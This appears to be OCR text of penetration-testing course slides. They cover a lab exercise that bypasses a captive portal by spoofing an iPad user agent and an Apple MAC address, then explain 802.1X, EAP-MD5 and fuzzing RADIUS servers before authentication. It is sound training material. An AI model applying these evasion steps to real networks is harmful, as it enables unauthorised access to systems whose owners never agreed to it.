
Exercise – Captive Portal, User Agent Switcher

Based on the development artifact identified on the captive portal server, we may wish to proceed with impersonating an iPad device to bypass authentication. A common mechanism for determining the operating system of a device is to check the User Agent string in HTTP requests.

When installing the User Agent Switcher plugin for Firefox, it is common for the "Install add-ons…" dialog to take several seconds to open on Kali Linux. After clicking "Open" from Firefox, wait several seconds for the install dialog to appear. If desired, you can open the plugin again, which may accelerate the installation process.

Using Firefox on Kali Linux, we can install the User Agent Switcher plugin as described below:

1. From Firefox, click File | Open File.
2. Browse to the location where you downloaded the uaswitcher.xpi file. Select the file and click Open.
3. When prompted, proceed with the Firefox Plugin installation by clicking "Install Now".
4. Restart Firefox when prompted.




Exercise – Captive Portal, Configure User Agent
After installing the Firefox User Agent Switcher plugin, add a new user agent to represent an iOS 7 iPad device.

First, click Tools | Default User Agent | Edit User Agents… Next, add a new user agent, populating the content of the form as shown on this page and below:

Description: iOS 7 iPad
User Agent: Mozilla/5.0 (iPad; CPU iPad OS 7_0 like Mac OS X) AppleWebKit/546.10 (KHTML, like Gecko) Version/6.0 Mobile/7E18WD Safari/8536.25
App Code Name: Mozilla
App Name: Netscape
App Version: 5.0 (iPad; CPU iPad OS 7_0 like Mac OS X) AppleWebKit/546.10 (KHTML, like Gecko) Version/6.0 Mobile/7E18WD Safari/8536.25
Platform: iPad
Vendor: Apple Computer, Inc.
Vendor Sub: *<leave blank>*


Once the new user agent is added, from Firefox click Tools | Default User Agent | iOS 7 iPad to replace the current user agent with the specified values.

As an alternative to typing all the configuration entries for this user agent, you may optionally download the useragentswitcher.xml file from the URL shown on this page. In the User Agent Switcher Options menu, click on the Import button and select the useragentswitcher.xml file. Click OK to finish the import process. After importing, select the "iOS 7 iPad" user agent (added by this author) and click OK.



Exercise – Captive Portal, Additional Configuration Required


Attempting to access the captive portal page again still does not grant access to the internal network, but provides a different clue. The captive portal server indicates that it recognizes partial behavior that matches an iPad device, but another piece is still missing. Continue to evaluate your options to impersonate an iPad to bypass the captive portal server.



Exercise – Captive Portal, MAC Address Analysis

You can inspect the current MAC address associated with the network adapter on your Kali Linux system using the ifconfig command shown on this slide, piped to the grep command to focus on the HWaddr value. All VMware guest systems use an OUI allocated to VMware Inc. for virtual Ethernet adapters, as we can see by querying the oui.txt file.

Using the oui.txt file, identify an Apple OUI prefix, and change your MAC address to use the Apple OUI instead of the VMware OUI.




Exercise – Captive Portal, MAC Address Spoofing

In the example on this page, we use the grep utility to search through the oui.txt file for any strings that mention "Apple". We can use any of these OUI prefixes to impersonate a legitimate Apple device MAC address with the ifconfig utility.


First, place the virtual Ethernet adapter in the down state. Next, identify your current MAC address by running the ifconfig utility, as shown.

Using the same last three bytes as your legitimate MAC address, impersonate the OUI of an Apple device using the ifconfig as shown. Finally, place the interface into the up state, and re-add your default gateway.



Exercise – Captive Portal, Access


Returning to the browser and refreshing will authenticate your device, leading the Phaos captive portal server to believe that you are an iPad. Open a new tab per the instructions, and attempt to access the target server at http://wophaos.sec660.org.



Exercise – Captive Portal, World of Phaos

Having impersonated an iPad, you successfully evade the authentication requirement of the captive portal server and obtain access to the World of Phaos server.

World of Phaos is an open-source role-playing game (RPG) by Zeke Walker, available at http://worldofphaos.com/. You can also register and play on the server hosted in the lab, if you have time after finishing the exercise.




Exercise – Captive Portal, The Point

In this exercise you exploited a captive portal server that was acting as a simple network admission control system. Many commercial NAC systems are used by enterprise networks with similarly weak authentication controls, designed primarily for ease of deployment rather than robust security implementation.

Many NAC systems will open an exception policy for mobile devices, granting access only after device fingerprinting methods from vendors such as Cisco, Juniper, Aruba Networks and Bradford Networks successfully characterize the device. While more rigorous security mechanisms are available, they seldom scale well to unmanaged or poorly managed mobile devices that lack other dynamic software-based validation mechanisms such as ActiveX, Java and Flash.

While these weaker captive portal systems can be evaded in many deployments, stronger options for NAC also exist that rely on the IEEE 802.1X authentication protocol. We'll examine IEEE 802.1X and the various EAP mechanisms it utilizes for authentication next.




NAC Scenario 2

Our 2nd NAC scenario consists of a more rigorous network authentication policy, using 802.1X authentication to validate the credentials of all devices on the network. In this scenario, a switch port is considered "closed" by the network until successful authentication completes. The client must use an 802.1X supplicant to authenticate to the network before the port becomes "open", granting access to the internal network.

When 802.1X is used for network authentication, three components are required: the supplicant or the client software, the Port Authentication Entity (PAE), which is the switch and the authentication server, which is a back-end RADIUS server. An EAP type is used to define how the authentication process should take place, and the type of authentication used. In wired NAC environments using 802.1X on a switch, simple EAP methods are more common since it is not necessary to negotiate encryption keys or perform mutual-authentication on the network. Commonly, the EAP-MD5 protocol is used in these scenarios.

In order to use NAC with 802.1X, all devices that are authenticating to the network must support the EAP method in use and have the necessary supplicant software. Devices that do not support 802.1X or do not support the EAP type in use are generally excluded from network policies (such as printers and other embedded devices), creating a bypass opportunity if an attacker can access the port.




EAP-MD5

The EAP-MD5 protocol is a simple authentication mechanism. Since it is not widely used on wireless networks, it does not need to provide more advanced authentication and cryptography features. EAP-MD5 relies on password authentication between the supplicant and the RADIUS server, where the switch forwards the traffic between the two devices.

In the first part of the EAP-MD5 exchange, the RADIUS server issues an EAP Identity Request frame to the supplicant. The supplicant responds with identity information, commonly the username of the authenticating user. Next, the RADIUS server issues a 16-byte randomly selected challenge to the supplicant. The supplicant uses the MD5 hashing algorithm to compute a hash of the EAP session identifier (EAPID, included in the initial EAP Identity Request from the RADIUS server), the user's password and the challenge from the RADIUS server, as shown below. The vertical bar ("|") denotes concatenation:

response = MD5(EAPID|password|challenge)

The EAP-MD5 response value is sent back to the RADIUS server (observed response), which computes its own response using the same technique (computed response). If the observed response and the computed response match, then the RADIUS server knows the supplicant has the correct password. The RADIUS server issues a "port close" command to the switch, which will grant the supplicant access to the network.




Pre-authentication Traffic

Prior to successful authentication to the network, the supplicant has no access to the internal network, but is allowed to communicate with the RADIUS server over the supported EAP type. This is required to allow the supplicant to authenticate to the network and exchange EAP traffic with the RADIUS server. Further, many RADIUS servers have demonstrated a history of security vulnerabilities in handling malformed EAP traffic.

The switch in an 802.1X environment is agnostic to the EAP method in use. The switch's only responsibility to extract the EAP payload from the supplicant and forward it to the RADIUS server, encapsulated in a RADIUS Type/Length/Value (TLV) field, as shown in the illustration on this slide. Since the switch has no interest into the content of EAP traffic, it does not attempt to inspect the data, forwarding the data along unmodified to the RADIUS server.

This configuration gives the attacker the opportunity to exploit any packet parsing vulnerabilities on the RADIUS server. Without legitimate authentication credentials, an attacker can fuzz the RADIUS server with malformed frames. If the switch is not returning RADIUS traffic back to the supplicant, then the attacker knows the RADIUS server has stopped responding.

